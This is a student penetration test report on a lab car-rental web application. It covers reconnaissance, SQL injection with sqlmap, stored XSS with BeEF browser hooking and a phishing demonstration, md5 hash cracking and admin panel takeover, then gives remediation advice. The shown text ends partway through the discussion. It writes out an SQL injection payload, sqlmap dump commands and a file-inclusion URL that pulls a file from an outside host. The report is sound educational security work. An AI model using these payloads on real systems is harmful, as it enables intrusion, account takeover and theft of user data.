



**Abertay
University**

Web Application Penetration Test

Oliver Wright

CMP319: Web application penetration testing

BSc Ethical Hacking Year 3

2024/25

Note that Information contained in this document is for educational purposes.

Abstract

As cyberspace rapidly evolves, the need for cybersecurity also expands and there is no exception when it comes to web applications. A compromised web application can result in some huge consequences such as data breaches, stolen user accounts, identity theft, significant financial losses, damage to company reputation, Denial of Service attacks and more. Cyberspace can be complex and therefore the frequency of emerging cybersecurity flaws arising only underline the utmost importance that the cyber security industry continues to evolve with it. This report focuses on identifying and documenting as many cybersecurity vulnerabilities as possible found on the Astley Car Rental's website. It highlights the problems of each flaw and provides strong resolutions to prevent them from being acted upon by malicious hackers.

A comprehensive penetration test was carried out on the website making use of the well-respected Web Application Security Testing Methodology by OWASP. This approach ensures that the process of the security analysis was thorough and up to today's standards. All testing actions were documented in the most sensible form which includes a diverse range of media types such as text descriptions, captioned screenshots, and well labelled diagrams.

After concluding the complete penetration test of the web application, it was found that the Astley Car Rentals website contained numerous critical security vulnerabilities, which could potentially be exploited by malicious hackers. The major vulnerabilities identified include SQL Injection, XSS Injection, bad password mechanisms, weak cryptography and exposing sensitive config files to be viewed by unauthorized users due to inadequate access restrictions to certain directories and files. While the web application was found to contain a large volume of vulnerabilities, the report outlines in depth how to remediate them. Many of these vulnerabilities were also found to have simple fixes such as updating software, following more coding practices when developing the website, enforcing stronger policies regarding password creation and authorization, and restricting all the webserver's configuration files. Addressing these issues will massively reduce the possibility of the web application being affected by cyberattack.

Contents

1	Introduction	1
1.1	Background.....	1
1.2	Aims	2
2	Methodology.....	3
3	Procedure and Results	4
3.1	Overview of Procedure.....	4
3.2	Information Gathering.....	4
3.3	Configuration and Deployment Management Testing.....	7
3.4	Identity Management Testing	7
3.5	Authentication Testing	8
3.6	Authorization Testing	9
3.7	Session Management Testing.....	10
3.8	Input Validation Testing	12
3.9	Testing for Error Handling	15
3.10	Testing for Weak Cryptography.....	15
3.11	Business Logic Testing	16
4	Discussion.....	17
4.1	Overall Discussion.....	17
4.2	Future Work.....	23
5	References	25
	Appendices part 1	26
	Appendix A – Images/Screenshots	26

1 INTRODUCTION

1.1 BACKGROUND

A penetration test was carried out on the Astley Car Rental web application to analyze its security. This report documents all vulnerabilities and flaws found throughout the penetration test as well as highlighting solutions for them. The web application is a Car Rental Listing site comprised of a variety of webpages each including different sorts of functionality therefore providing a variety of potential creative attacks to be carried out on it. The target web application is hosted on a VMWare virtual machine with the IP address 192.168.1.10 allowing for it to be set back to previous states. This allows for aggressive attacks to be tested on the application without the fear of wrecking it and losing functionality to continue testing. To test the application an account, Email: hacklab@hacklab.com; Password: hacklab, with default user privileges has been provided. A Kali Linux virtual machine is also running with the IP address 192.168.47.130, and is the main system used to carry out the attacks on the web application. Kali Linux is a Linux based operating system designed specifically for penetration testing and other areas of cybersecurity. It has a wide range of tools pre-installed, therefore making it ideal for this project.

Security is very important when it comes to cyberspace and there is no exception when it comes to web applications. “On average, a website experiences 94 attacks daily and is visited by bots approximately 2,608 times a week”, (Jain, 2024). A vulnerable website can lead to malicious hackers gaining lots of private information on the other users of the site as well as lots of other issues like hijacking accounts for example. However, this isn’t only problematic for the users of the website, allowing something like this to happen would likely lead to a loss of trust between the users and company massively harming reputation and potential company profit. “For serious breaches of the data protection principles, we have the power to issue fines of up to £17.5 million or 4% of your annual worldwide turnover, whichever is higher”, (Information Commissioner's Office, n.d.). An unsecure website could also be subject to DoS (denial of service) attacks which would put an immediate stop to the functionality of the website.

Recovering from a cyberattack can be difficult due to the wide range of consequences it can have. Therefore, the best way to combat cyberattacks is to be prepared and prevent them from ever getting a foothold on the web application. “Penetration testing helps an organization discover vulnerabilities and flaws in their systems that they might not have otherwise been able to find. This can help stop attacks before they start, as organizations can fix these vulnerabilities once they have been identified”, (Cloudflare, n.d.). Carrying out a penetration on the web application does exactly that and makes it much more difficult for an attacker to find an entry point.

1.2 AIMS

This project aims to carry out a thorough and in-depth security analysis of the Astley Car Rental web application, identifying vulnerabilities and potential security flaws using established and reputable methodologies.

Also, the procedure and results from the penetration test should be documented into this report in a well written and easily readable format.

The project also aims to not only list the vulnerabilities and security flaws found on the web application but also provide valuable insight into why these flaws are a problem and how to remediate them and prevent disastrous attacks. Using the information listed in this report, the client should be able to patch out/implement solutions for security flaws as well as future proof for future cyberattacks.

2 METHODOLOGY

This penetration test will be carried out using a personalised version of the OWASP Web Application Security Testing methodology. OWASP's methodology for this task provides a thorough security analysis of the website, however, goes out of scope at some points for this specific project and therefore was shaped to better suit the task at hand.

- 1 Information Gathering
- 2 Configuration and Deployment Management Testing
- 3 Identity Management Testing
- 4 Authentication Testing
- 5 Authorization Testing
- 6 Session Management Testing
- 7 Input Validation Testing
- 8 Testing for Error Handling
- 9 Testing for Weak Cryptography
- 10 Business Logic Testing

3 PROCEDURE AND RESULTS

3.1 OVERVIEW OF PROCEDURE

To ensure that a solid security analysis of the web application was carried out, the tester followed a well-respected methodology for web application penetration testing. The act of testing the website can be broken down into distinct niches. The first stage, reconnaissance, involved viewing and understanding the website as an end user. Second was the scanning stage, where the tester deployed tools like Nmap and Nikto to gain more sensitive information about the web application. After that the tester performed a vulnerability assessment, looking over all the information gathered from the two previous stages and identifying potential entry points for a variety of different attacks. Lastly, the previously identified theoretical entry points were put to the test as the exploitation stage commenced. Everything was then documented in this report.

3.2 INFORMATION GATHERING

3.2.1 Manual Testing

The web application was explored via the navigation bar and site functions manually. Each webpage and function were mapped out in sitemap figure below (*view figure 1*).



Figure 1: Visual Map of Web Application

None of the external links successfully take the user to another platform despite them being clickable and being represented by the platform icons. Instead, they just anchor the user to the webpage they are currently on.

3.2.2 Fingerprint Web Server

A Nmap scan was carried out on the web application (*view figure 2*) to gain information about the services running on it. “-v” increases the verbosity level meaning the output will be more detailed and thorough. “-A” tells nmap to carry out an aggressive scan as being detected by the system was not a problem.

```
(kali㉿kali)-[~]  
$ nmap -v -A 192.168.1.10
```

Figure 2: nmap scan of website

This Nmap scan resulted in finding the robots.txt file and the contents within listing the disallowed webpages for search engine crawlers (*view figure 1-7*). The file only contains one disallowed webpage which is the “info.php” file.

Nikto was used to scan the web application for vulnerabilities (*view figure 3*).

```
(kali㉿kali)-[~]  
$ nikto -h 192.168.1.10  
- Nikto v2.5.0
```

Figure 3: Nikto Scan of website

Nikto found the Astley Car Rental web application was an Apache server running on version 2.4.3. Nikto also found a variety of vulnerabilities that were further explored under the Metasploit header. Like Nmap, Nikto managed to find the robots.txt file. It also managed to find a CVE and a CWE (*view figure 1-6*).

3.2.3 Review Web Server Meta Files

Using the information gathered in the nmap and nikto scans the robots.txt file was found. This file contained a disallowed webpage named “info.php”. This page can be browsed to in the browser at “192.168.1.10/info.php” and contains lots of information on the web server configuration. A cookie tab was found containing the following information (*view figure 4*).

Cookie
SecretCookie=5147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f54673259574535595455775954646a4d7a6f784e7a49334e4459784d7a4931
PHPSESSID=m2ear12a2vop2rtu3t3826vq13;

Figure 4: info.php Cookies

3.2.4 Identify Application Entry Points

The site was discovered to have a variety of buttons and input fields which could all potentially be entry points for an attacker. These input fields involve the Contact Us form, Subscribe to Newsletter field, Login/register form, update personal information form, Update password form, post testimonial form, and the change profile picture option.

3.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

3.3.1 Enumerate Infrastructure and Application Admin Interfaces

The nikto scan which was previously talked about in section 3.2.1 managed to find the “/admin/” directory. Browsing to this directory at “192.168.1.10/admin/” brings up the web applications administration panel login portal (*view figure 1-8*).

3.4 IDENTITY MANAGEMENT TESTING

3.4.1 Test Role Definitions

SQLMap was used to look for user groups on the web application’s user table “tblusers” in the “carrental” database. The method for dumping this data is later shown in the SQL Injection section of the report. The “tblusers” table unfortunately did not find any information hinting at the users’ groups/roles.

3.4.2 Test User Registration Process

This section looks for potential flaws with user identification and data duplication. The web application’s registration form contains a variety of fields; Full Name, Mobile Number, Email Address, Password, Confirm Password and a Terms and Conditions agreement checkbox (*view figure 1-9*).

The first test the tester carried out had multiple purposes. The tester tried putting 1-character inputs for each field “q”, this however did not work as the email field has to follow an email address structure, so that field was changed to an email address that the tester has control of (*view figure 1-10*). The tester also tried these inputs with the terms and conditions agreement check box unticked however, it did not allow the account to be made without it, so the box was ticked. The account was successfully made despite lots of the information being invalid, for example a 1-character name, a 1-character alphabetical phone number, and a very weak 1-character password. The tester checked the inbox of the email that was entered into the “Email Address” field to check for a confirmation email however, nothing related to the account creation was present. This means that the web application has no system for identifying the user is really who they say they are and can make accounts using other people’s email addresses.

Next, the tester tried to enter the same details to check if it was possible to have two accounts with the same information. The web application prevented the form from being submitted by stopping the signup button from being interactable due to “email already exists” (*view figure 1-11*). Seeing as the web

application's method for preventing this flaw is by removing the functionality of the UI, the testers next test was to manually send the post request.

The tester used Burpe Suite, launching a browser from it and navigating the Astley Car Rental's web application. After opening the registration window and inserting some valid details, the tester turned on the "intercept" function on Burpe Suite and then submitted the form. The tester then manually edited the intercepted post request to replace the valid details with the same details used in the previous tests (*view figure 1-12*). The account was successfully created. This was later double-checked using access to the admin database found in a later section which contains a user's table (*view figure 1-13*).

3.5 AUTHENTICATION TESTING

3.5.1 Testing for Credentials Transported over an Encrypted Channel

Burpe Suite was used to analyze server requests and responses when logging in (*view figure 1-14*). The login request sends lots of unencrypted sensitive information to the server. This involves the full session token (PHPSESSIONID variable) without the secure attribute which is used to prevent the client from exposing the cookie to unencrypted channels. The request sends the email with minimal URL encoding making it easy to decode. Lastly, it also sends the plaintext password. The response request returns the set-cookie which also does not contain the secure attribute therefore potentially exposing it to unencrypted channels. The cookie was later discovered to not be very well encoded and was decoded to reveal the user's username and hashed password which could potentially be cracked by password cracking software.

3.5.2 Testing for Default Credentials

An attempt was made to guess the login for the admin panel. This involved using the usernames admin, administrator, mod, moderator, test, and root. Each of these were tried with the following passwords: password, pass, pass123, password123, 123456789, test, and root. All of these were then also tested for the normal website login section (slightly tweaking the username to meet the email field requirements). This section did not yield any successful results.

3.5.2 Testing for Weak Lock Out Mechanism

To test for weak lock out mechanisms, an intentionally incorrect password was used to attempt to login to the provided test account 5 times in a row, then the correct password was used. The web application successfully logged the tester into the account therefore showing that there is either no lockout mechanism or a weak one at best. This potentially opens the web application up to a brute force attack. Another thing to note is the web application does not have a captcha system in place meaning there is potentially no defense against a brute force attack.

3.5.3 Testing for Bypassing Authentication Schema

For this section, the leaked secret cookie from the Burpe Suite results came to mind. However, to forge a cookie and hijack another user's session the tester would require the user's email, hashed password and the Unix timestamp the session was created at. This makes it exceedingly difficult to progress with this idea and pointless to pursue as if a malicious hacker had this information, they could simply log into the user's account.

3.5.4 Testing for Browser Cache Weaknesses

After logging into the provided test account and logging back out, the browsers back button was clicked to test for sensitive cached information being stored. There was no leaking information visible via the web applications user interface.

3.5.5 Testing for Weak Password Policy

When registering for an account there seems to be little to no password policy whatsoever which allows users to make vulnerable accounts should there be a way to leak the hashed passwords on the website. This was tested by registering a new account using the following details Name: w, Email: w@w, contact no: w, password: w. Allowing a user to make a 1-character password is very insecure. Software like hashcat was later used to attempt to crack some of the hashed passwords recovered from other tests and it was found that it was able to crack a lowercase password of 8 characters in about 20 seconds. Of course, the amount of time it takes to crack a password gets exponentially longer depending on how long the password is and the enforcement of special characters and capital letters, therefore lacking a good password policy makes the users accounts security entirely dependent on their own security knowledge.

3.5.6 Testing for Weak Password Change or Reset Functionalities

The web application's password reset function does not work if a user is locked out and therefore cannot be tested. While this makes it a problem if the user forgets their password, it also means there are no security flaws in this area.

After acquiring access to the website's admin panel, one of the readily available functions was the "Change Password" function. This function required no more authentication beyond the initial admin login and seemed to have no password policy meaning.

3.6 AUTHORIZATION TESTING

3.6.1 Testing Directory Traversal

The web application contains multiple instances of directory traversal flaws, for example both the previously talked about “info.php” and “robots.txt” files should not be accessible to a normal user account/ non logged in user. However, another directory traversal flaw was found when uploading a profile picture for an account.

The provided penetration test account was logged in to and the "Profile Settings" page was navigated to via the drop-down menu on the home page. Then the tester clicked the “Change picture” button and uploaded an image, in this case “Red_amogus.png”. After uploading the image, the image was right clicked and the “Open Image in New Tab” browser option was clicked (*view figure 1-17*). This brought the tester to the URL “http://192.168.1.10/pictures/Red_Amogus.png”, leaking the existence of the “pictures” directory. The tester could then simply browse to this directory and view all other images inside of it (*view figure 1-18*). To test whether the directory holds other user's images as well the tester registered an entirely new account, uploaded a new picture “green_amogus.png” and did the entire process again. As seen in (*figure 1-19*) all users profile pictures are visible to anyone who finds this directory. Another users picture can also be seen “rick.jpg” (*view figure 1-20*)

The “cgi-bin” directory could also be traversed to in the browser going to “192.168.1.10/cgi-bin/”. This directory is restricted and therefore did not allow the tester to view the files inside, however, using the information gathered by the Nikto scan, some of the web applications server configurations files were browsed to in this directory. This involves the “test-cgi” file, as well as the “printenv” file.

3.6.2 Testing for Bypassing Authorization Schema

The Astley Car Rentals web application contains multiple webpages that cannot be accessed by unauthorized users, for example, all the profile related webpages. The tester attempted to traverse to these pages without logging into an account however, each one simply prompted the tester to login instead of navigating to the clicked webpage. The tester then logged into the provided penetration testing account and navigated to the profile page. From here the tester logged out of the web application and it promptly returned the tester to the home page “index.php”. The tester attempted to click the back arrow to test if it would return to a profile page while being authenticated, however the web application simply prompted the login form once again.

3.6.3 Testing for Privilege Escalation

The tester reviewed session ID's, cookies and get/post request headers for potential privilege escalation attacks. The web application does not seem to expose groups or privileges in the headers, and while the session IDs are made using login detail, the Unix time aspect of the Secret Cookie makes it hard to generate. The tester also could not find a pattern in the session ID's generated by the web application and therefore could not attempt to forge a session.

3.7 SESSION MANAGEMENT TESTING

3.7.1 Testing for Session Management Schema

The tester repeated a cycle of logging into accounts and viewing the generated session ID's and set cookies in order to look for a pattern and gain a better understanding of how they are generated (*view figures 1-37 to 1-45*). Despite taking a dataset of 10 different session ID's, the tester was unable to identify a pattern. This is likely due to the web application using a pseudo random number generator, which is the correct practice for generating a session ID.

3.7.2 Testing for Cookies Attributes

Using the previously collected dataset of cookies (*view figures 1-37 to 1-45*) the tester can review the attributes attached to them to check missing attributes which are important for the security of the web application. By analyzing any of the figures referred to above, the tester can deduce that the cookies are missing a variety of attributes such as "Secure", "HttpOnly" and "Expires".

3.7.3 Testing for Session Fixation

When the tester entered the site (unauthenticated) the get request was analyzed and the site set the session ID "PHPSESSID=gof1fds44mb05em72p4hu37p73" (*view figure 1-37*). After that the tester authenticated by logging into the provided penetration testing account "hacklab@hacklab.com" and reviewed the new get request (*view figure 1-38*). The figure shows that the session ID persists and stays the same despite being logged in now. In fact, the session ID does not change until the tester logs into a new account (*view figure 1-39*). This means the web application is vulnerable to session hijacking if the attacker can decipher how the cookie is made.

3.7.4 Testing for Logout Functionality

The tester logged into the provided penetration testing account and viewed the session ID cookie in the Firefox mozilla developer tools tab by pressing "f12". The session ID was as follows "tv8gtpvub44qnjds4mgj6ac4t7" (*view figure 1-46*). The tester then logged out and viewed the session ID cookie to see that it had changed to a new value "35k55pkjspl2df02eandbnamo" (*view figure 1-47*). This shows that sessions do not persist after logout and are destroyed. To test this further, the tester attempted to navigate to one of the profile pages which would be restricted due to them not being logged into an account. The web application did not allow the tester to navigate to any of the profile pages, therefore demonstrating that it is functioning securely in this department.

3.7.5 Testing Session Timeout

To test for session termination the tester tried to insert the first session ID into a get request using Burpe Suite however, the session had been fully terminated. Another rather inefficient test was leaving the session open for an extended period to check how long it takes the web application to automatically time out user's sessions. However, after leaving the session sitting idle for an hour, the tester concluded the session either does not have an automatic timeout function or has an exceedingly long timeout function.

3.8 INPUT VALIDATION TESTING

3.8.1 Stored XSS Injection

A stored XSS (cross site scripting) vulnerability was found on the web application in the post testimonial section. An account was required to access this; therefore, the provided pen testing account was logged into. After navigating to the post testimonial page, a JavaScript script was placed into the testimonials box (*view figure 1-15*). When the web application tried to post this onto the page, the script was incorporated into the HTML and runs every time the page is visited (*view figure 1-16*). In this example a simple script was used to display an alert to any users visiting the page, however, this could be used for more malicious and forcing attacks.

To display a more detrimental and aggressive attack the tester used a tool called BEEF. The tester configured the BEEF config file to match the Kali Linux virtual machine's IP address. The tool was then launched and the tester browsed to the web UI panel at "http://192.168.1.253/ui/panel". The tester now browsed to the Astley Car Rental's web application and logged into the provided penetration testing account. The tester navigated to the post testimonials page and posted a script like before; however, this script's function is to hook the victim's browser to the beef server (*view figure 1-49*). To simulate a victim, the tester opened the web application on the main windows machine that was hosting the virtual machine. This immediately hooked the windows machine's browser to the testers beef server because the testimonials are posted on the homepage of the web application. The tester confirmed this by checking the beef UI panel again to see the windows machine's IP address under the "hooked browsers" tab (*view figure 1-50*). After idling for a while, the browser goes offline, however as shown in the figure, even offline browsers are still hooked when this attack is performed (*view figure 1-51*). The tester can view lots of information about the hooked victim's browser (*view figure 1-52*). To provide an example of what the attacker can then do with this, the tester performed one of the BEEF preset social engineering attacks. Using the BEEF "commands" tab, the tester Executed a Google Phishing attack on the victim's browser (*view figure 1-53*). This opened a window on the victim's browser with a fake google mail login page (*view figure 1-54*) and should the victim fall for this and input their details, they are displayed in the attackers BEEF web UI panel as shown (*view figure 1-55*).

3.8.2 Reflected XSS Injection

An attempt was made to trigger a reflected XSS injection attack in the login page on both the email and password fields, however, the injected alert script never ran.

3.8.3 SQL Injection

SQLMap was used to find and exploit an SQL injection vulnerability on the web application. An SQL injection attack was launched from a Kali Linux terminal on the index.php page of the website using the following command (*view figure 5*).

```
(kali@kali)~$ sqlmap -u "http://192.168.1.10/index.php" --data "email=hacklab@hacklab.com&password=hacklab&login=Login" --technique=E --dbs --dump
```

Figure 5: SQLMap command SQL injection attack on the web application login form

The “-data” flag is used to send HTTP POST data to the server. Due to the previous work done in Burpe Suite, the structure of the login form data is known, allowing the tester to give the valid provided penetration testing account credentials to allow SQLMap to do more. The “-technique=E” flag tells SQLMap which injection technique to use, technique E is error-based meaning information is gathered using error messages returned by the server. The “--dbs” flag is used to get SQLMap to list all the databases it finds on the server and the “--dump” flag is used to instruct SQLMap to dump all the data it finds from these databases into the terminal.

SQLMap successfully found an SQL injection vulnerability and used it on the web application to return lots of sensitive information on both the web application and the users of the site. The payload (view figure 6) was injected into the “email address” field on the login form.

```
Payload: email=hacklab@hacklab.com') AND (SELECT z*(IF((SELECT * FROM (SELECT CONCAT(0x716b6b7171,(SELECT (ELT(6485=6485,1))),0x716b627671,0x78))s), 8446744073709551610, 8446744073709551610))) AND ('HzSL'='HzSLpassword=hacklab@login=Login
```

Figure 6: SQLMap command SQL injection attack payload

After the scan, the tester had many different databases, many tables within each database, and lots of data in those tables (view figure 1-21). Not everything found was useful for attacking the web application further however, there were a few tables that were of high interest.

A table called “tblusers” was found and extracted in the scan, this table stored all the web applications users and user information including the following fields; id, EmailId, dob, City, Address, Country, RegDate, FullName, Password, ContactNo, thumbnail, UpdationDate (view figures 1-22 and 1-23). All this personal information being stored in plaintext is a huge security flaw, especially when the website was so easily accessed by a simple SQL injection attack.

3.8.4 Code Injection File Inclusion

Nikto picked up on a potential file inclusion vulnerability located within the info.php webpage at the URL <http://192.168.1.10/info.php?file=http://blog.cirt.net/rfiinc.txt>. This shows that an external file inclusion was used and therefore an attempt was made to inject the URL with the path of restricted files that were known on the web application but unreadable and hopefully include them on the webpage. Burpe suite was used so that the tester could intercept the traffic and view any error messages that give away whether it is a real file/webpage. Using information previously gathered, the tester tried to include the restricted “.htpasswd” files by navigating to the URL “<http://192.168.1.10/info.php?file=../cgi-bin/.htpasswd>”. Burpe suite found the passwords file and proved its existence by returning a “200” status code. However, nothing was returned in the browser or source code indicating that the inclusion had worked. To further test file inclusion, the tester tried including an unrestricted file, the “index.php” page as a basis, navigating to the URL “<http://192.168.1.10/info.php?file=index.php>”. This, however, did not work, meaning there likely are already precautions in place to prevent file inclusion attacks.

3.8.5 Gaining Access to The Admin Panel

Aswell as finding all the login credentials of each user on the web application, SQLMap also found the admin credentials to log into the administrator panel at “192.168.1.10/admin” (*view figure 1-25*). While the password was hashed, the algorithm was quite basic, md5 without any salting, and therefore an attempt at cracking it was made. SQLMap was used to perform a dictionary attack on the admin password directly after finding the hash and successfully revealed the plaintext password as “lamination” (*view figure 1-26*). Following gaining access to the web applications admin panel, the admin functions were explored (*view figure 1-27*). The first thing the tester did was look at the change password function. After entering in the current password “lamination” and a new password “test” in the new password field, the admin password was successfully changed, locking the server administrator(s) out of the admin panel (*view figure 1-28 and 1-29*). Another admin function is to update the contact information for the website. The contact information was updated by the tester as displayed in figures (*view figures 1-30 and 1-31*). This is a huge problem as an attacker could use it to reroute traffic to a non-official source, potentially scamming users or stealing their data. The other admin function involves one that allows the tester to change information of a few of the other pages, view, and update database tables, and add, delete or edit companies/vehicles on the car listings page. The tester also had the option to edit the terms and conditions listed on the web application (*view figure 1-32*).

3.8.6 Password Cracking

After discovering the loose/lack of password policy, the tester took the hashed passwords found in the SQL injection attack and tried to crack them. To do this, the “Hashcat” tool was used, which is a password cracker. 3 hashed passwords were placed into the file “hashesToCrack.txt” so that hashcat could attempt to crack all of them in one go. The first one was the hashed password of the provided pen test account, this is being used as a sort of control variable as we know this is a lowercase 7-character long word “hacklab”. SQLMap had already identified the hashing algorithm for the admin panel of the web application, therefore the tester assumed that it would be the same just for somewhere to start. The following Hashcat command was run on windows (*view figure 7*)




Figure 7: Hashcat terminal command dictionary attack

The “-m 0” specifies that the hashing algorithm is md5 (as we are assuming its unsalted md5 hash) and “-0” specifies that we are going to be using a dictionary attack using the “rock.txt” file as defined at the end of the command. “-o pass_hashes/password.txt” is the output file for the results and “hashToCrack.txt” is where the tester placed the 3 hashes. After leaving this running for a while, it yielded no results therefore the tester pivoted and used a brute force attack since there is no password policy on the web application. The tester ran a brute force attack to test whether the hashes were 1 through to 9-character long lowercase strings using the command as shown (*view figure 8*). “-a 3” specifies a brute force attack and “masks/incMaskNew.hcmask” is the mask file that specifies the length and key space of password that is being tested for (*view figure 1-34*). Hashcat managed to immediately find the “hacklab” password for the provided penetration testing account proving that the web

application simply uses the md5 hashing algorithm with no salting (*view figure 1-35*). Hashcat, however, did not have much luck with the other two hashes places in the “hashesToCrack.txt” file, meaning that the users chose passwords outside of the scope of what was being tested for.

```
C:\Users\Owner\Documents\Hashcat\hashcat-6.2.6\hashcat-6.2.6>hashcat.exe -m 0 -a 3 hashesToCrack.txt masks/incMaskNew.hcmask  
hashcat (v6.2.6) starting
```

Figure 8: Hashcat terminal command mask attack (bruteforce)

3.8.7 Testing for Command Injection

After locating the “test-cgi” script in the cgi-bin directory, an attempt was made to execute command on the web server using curl. The goal was to run a script to read restricted files on the web application, server-side, then return them in the “test-cgi” script. Before running any commands, the tester had to find restricted files that would be of interest, therefore a tool, “gobuster”, was used to perform a brute-force dictionary attack on the cgi-bin directory using a commonly existing web application server files dictionary. Gobuster found many pages, most of which were restricted files (*view figure 1-33*) and the two non-restricted files it found were “printenv” and “test-cgi” which had both already been discovered.

3.9 TESTING FOR ERROR HANDLING

3.9.1 Testing for Improper Error Handling

As just mentioned, a brute force scan was run on the “cgi-bin” directory to discover hidden/restricted files on the web server. Gobuster was the tool used to run the script, and a text file called “common.txt” was used to enumerate through all the commonly found files on web applications. The tool returned many hidden/restricted files with the 403-status code. The tester also manually looked for some hidden files by simply incorporating them in the URL, while this did not result in finding any files, the 404-status code was used to show that these files did not exist in each directory the attack was attempted. This allows attackers to map out and gather information on the infrastructure of the website using error codes as confirmations.

3.10 TESTING FOR WEAK CRYPTOGRAPHY

3.10.1 Testing for Weak Encryption

CyberChef was used to help decode the encoded cookie found on the “info.php” webpage. The tester used intuition and previous experience to identify the algorithms used to encode the cookie. The cookie value was input into CyberChef and decoded from Hex. This new value was then decoded from Base64 (*see figure 1-36*) which resulted in a string that can be divided into three parts separated by colons. The first part reveals the plain text email of the user's account. The second part is a string of characters which

was discovered to be an md5 hash of the user's password. The third and final part is a string of numbers which is date/time of when the session was created represented in Unix time.

3.11 BUSINESS LOGIC TESTING

3.11.1 Testing Ability to Forge Requests

Throughout the penetration test, the tester used Burpe Suite numerous times to intercept HTTP requests. Some of these cases were just for viewing the requests, however, in some of these cases the request was edited to cause the web application to perform an unintended task. For example, in section 3.4.1 where the tester intercepted a post request to change valid login details, to invalid details that were already in the database. This allowed tester to bypass the interface limitations and duplicate data in the user's database despite the web application specifically stating that this cannot be done due to "account already exists".

3.11.2 Test Upload of Unexpected File Types

Profile pictures can be uploaded on the profile settings page after logging into an account. The tester created a simple HTML alert script in mousepad and attempted to upload this file in place of the profile picture to test whether it could force a script to run. The web application has defended against this by implementing file upload validation, enforcing that the upload is either of types of PNG or JPEG.

4 DISCUSSION

4.1 OVERALL DISCUSSION

After concluding the full security analysis of the Astley Car Rentals web application, it was found that there were many security flaws present on the website putting both the company's reputation, and users/consumers at risk. While many different vulnerabilities were found on the web application, most of them have simple solutions. This part of the report will detail how to prevent each vulnerability found during the testing phase of the project.

Nmap and Nikto

Nmap and Nikto found sensitive information and files on the web application. The problem with allowing anyone to access this information is that it can be used as a foundation for many other attacks such as the ones detailed previously in this report.

The “robots.txt” file which was discovered in the scans is a sensitive file that was to learn more information about the web application. Permissions can be set to restrict and prevent unauthorized users from accessing it and other similar files. To reduce the overall effectiveness of scanning tools like Nmap and Nikto, a Firewall can be used to detect these tools and block some of the information they request or even return misleading information. Another solution is to avoid storing sensitive files like “info.php” in the “robots.txt” file as there are other ways to restrict file access. The “.htaccess” file can be used to restrict access to certain files and directories, and this file was much better hidden on the web server.

Set Cookie and Session Token

When Burpe Suite was used it found while logging in it found the set cookie and the session token for the account the tester was logged in on. This is a problem because neither variable had the secure attribute set, meaning that it could be transmitted on an unsecure HTTP protocol. This allows potential man in the middle attacks to intercept the information and use it for session hijacking or other attacks. Another problem was with the set cookie could be easily decoded into sensitive user data such as the email and hashed password used to log into the account.

The first way to tackle this vulnerability is to add the secure attribute to both the set cookie and session ID. This ensures that these variables are only sent to the server using the HTTPS protocol in an encrypted request. To prevent leaking details in the session ID, the session ID can be created using other methods that do not involve any of the users' details. The Owasp cheat sheet recommends using a cryptographic pseudorandom number generator to create each unique session ID and each one should be at least a size of 128 bits. However, should using the user information for the session ID be necessary for some reason, there are ways to make it more secure, taking this into consideration. For example, encryption algorithms to make it harder to decode, and using better hashing algorithms so that the hashes are harder to crack. Another indirect way of further securing the users' information would be to enforce a stronger password policy. This way if the information were somehow leaked, it could be less detrimental to the users as their passwords would be a lot more difficult to crack.

User Registration Process

When investigating the user registration process, the tester found a variety of problems. The first problem is the user can enter invalid information in multiple fields, for example, the full name can be 1-character long, the phone number can also be 1-character long and can be alphabetic. This is a problem because it allows users to fake information when signing up. This can be fixed by having policies in place for each field, this could be in the form of having a minimum and maximum length for each field as well as enforcing the correct data type.

The second problem is a lack of identity verification. Users can create an account using an email address without needing to confirm that they own the email address. This allows users to make as many accounts as they want as well as possibly preventing the real owners of the email addresses being used from making an account on the web application. This is a problem because it allows for potential DoS attacks by automatically creating numerous accounts with any details, as well as allowing for potential identity fraud. This can be fixed by sending an automatic email to the user email address being used to register an account. When the user confirms their identity via email, the system should activate their account.

Lastly, the tester discovered that since the website prevented data duplication by stopping UI functionality, by using burpe suite the registration request can be intercept and manually changed to the details of an already registered account. The request successfully goes through and makes a second account using all the same information. This is a huge problem as it may result in users logging into other users' accounts. This can be solved by performing an SQL lookup check for whether the record already exists, if it does then it should handle the request server side, denying the data rather than attempting to prevent it from being sent.

Default Credentials

Leaving credentials as the default options they come as can be detrimental to the application's security. It leaves the web application at risk of such a simple attack, and risks revealing lots of information and allowing access to admin functionality in some cases.

While the tester did not find any cases of credentials being left as default, it is important that the web server continues to change and default credentials for any future added functionality and force users to create their own strong passwords enforced by a strong password policy system.

Lock Out Mechanism

A lockout mechanism is the main and best defense against a brute-force attack and the lack of a lockout mechanism makes the web application vulnerable to this. It also creates an opportunity for a Denial-of-Service attack where an attacker could continuously send login requests, potentially decreasing the server's performance.

This can be easily combatted by implementing the following features, the more implemented, the safer the web application is. A lockout mechanism after a set number of failed attempts to login and a captcha system to prevent automated brute force tools from working on the web application.

Weak Password Policy

The web application was found to not have any form of password policy. This is a huge issue as it allows users to create a password of any size, without the inclusion of any special characters or uppercase characters. This makes it much easier for malicious hackers to crack the password's hashed counterparts should they ever get leaked, and data leaks are quite common.

To fix this issue, enforce a password policy that prevents users from creating easily cracked passwords. This involves a minimum length cap of around 10 characters, and enforcement of different types of characters like special characters, numbers and a mix of uppercase and lowercase. This way it makes it much harder for a hacker to crack the hashes should they ever be leaked or even brute force guess the password.

Weak Password Change or Reset Functionalities

The web application did not have a working password change/ reset function despite having a button specifically for it. While this means that there currently are no flaws regarding the subject, the existence of the button implies that it is something to be implemented. To ensure no vulnerabilities arise when implementing this function, the web developers should use other means of authenticating such as a 2FA system, security questions, or a system that sends the password reset link to the user's email.

After the tester gained access to the admin panel, one of the most enticing options was the change password function. This required no further authentication and allowed the tester to change the password locking the real server administrators out of the admin panel. The fix for this is the same as the previous paragraph, however, in this case, a combination of the fixes would be warranted as the admin panel is an essential part of the web server and it puts all the sites users in danger of misinformation, fraudulent schemes, or many other attacks.

Directory Traversal

The tester was able to traverse to a variety of different directories, this included the "pictures" directory which every user profile picture on the web application. This is a problem as it violates the user's privacy allowing any unlogged into user to view this. Another directory that was successfully traversed to is the "cgi-bin". This is a problem because it contains many of the configuration files for the web server. Two files were successfully viewed, "test-cgi" and "printenv", and revealed information about the server's configuration. It also opened the web application up to potential code injections and file-include attacks.

